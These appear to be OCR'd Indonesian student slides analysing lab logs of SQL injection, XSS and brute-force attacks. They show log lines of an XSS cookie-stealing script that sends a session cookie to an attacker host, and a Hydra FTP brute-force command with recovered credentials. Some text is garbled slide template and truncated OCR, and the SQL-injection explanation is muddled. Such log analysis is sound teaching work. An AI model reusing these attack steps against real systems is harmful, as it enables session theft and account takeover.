KELOMPOK 5

ANALYZING LOGS-BASED ON 3 ATTACKS



APACHE LOGS FOR...

1 SQL INJECTION


2) (xss

3) (BRUTEFORCE



@REALLYGREATSITE





SQL INJECTION

Pada Log disamping dapat dilihat bahwa akun *User1* di assign ke *User2*, karena *User2* memiliki hak untuk melakukan write di system tersebut. Hal tersebut dapat di antisipasi oleh firewall yang kemudian mendetect bahwa *User2* sudah melakukan percobaan SQL Injection.

0012 7482901 2744103 0592346 8774510 7255

4/11



*access.log

File Edit Search Options Help

192.168.1.7 - - [10/Jul/2017:17:01:19 +0700]

"GET /cookie.js HTTP/1.1" 200 482 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%

192.168.1.7 - - [10/Jul/2017:17:01:20 +0700]

"GET /ddos?PHPSESSID%3Duepgd5l3i27u6o38anqgcrb9r0%3B%20acopendivids%3Dswingset%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroups

192.168.1.7 - - [10/Jul/2017:17:09:54 +0700]

"GET /cookie.js HTTP/1.1" 200 482 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%

192.168.1.7 - - [10/Jul/2017:17:09:54 +0700]

"GET /ddos?PHPSESSID%3Duepgd5l3i27u6o38anqgcrb9r0%3B%20acopendivids%3Dswingset%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroups HTTP/1.1" 404 495 "http://192.168.1.11/bWAPP/xss get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%2F192.168.1.7%2F

CROSS SITE SCRIPTING (XSS)

Dapat dilihat pada log diatas, terdapat request GET yang mencurigakan. karena memiliki query "xss_get.php" yang mencerminkan bahwa dalam serangan XSS menggunakan bahasa PHP. Yang dimana, tujuan dari script diatas adalah mencuri cookie dari website yang diserang.

BORCELLE

(4/11



BRUTE FORCE ATTACK WITH HYDRA

```
### Actions Edit View Help

(ruot (% Icali) - [/home/kali]

### hydra -l msfadmin -P passwords.txt 192.168.99.7 ftp

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret se nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-25 11:47:48

[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task

[DATA] attacking ftp://192.168.99.7:21/

[21][ftp] host: 192.168.99.7 login: msfadmin password: msfadmin

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-25 11:47:52
```

Berdasarkan log diatas menunjukan bahwa pada vm tertentu, dilakukan metode brute force dengan Hydra. Pada akhirnya, dengan set ip target di vm (192.168.99.7) juga menggunakan simple wordlist yang diambil dari Github (https://github.com/topics/brute-force-attacks) dengan nama file wordlist.txt. aksi bruteforce berhasil dilakukan hingga retrieve credential yang authorize pada machine tersebut.

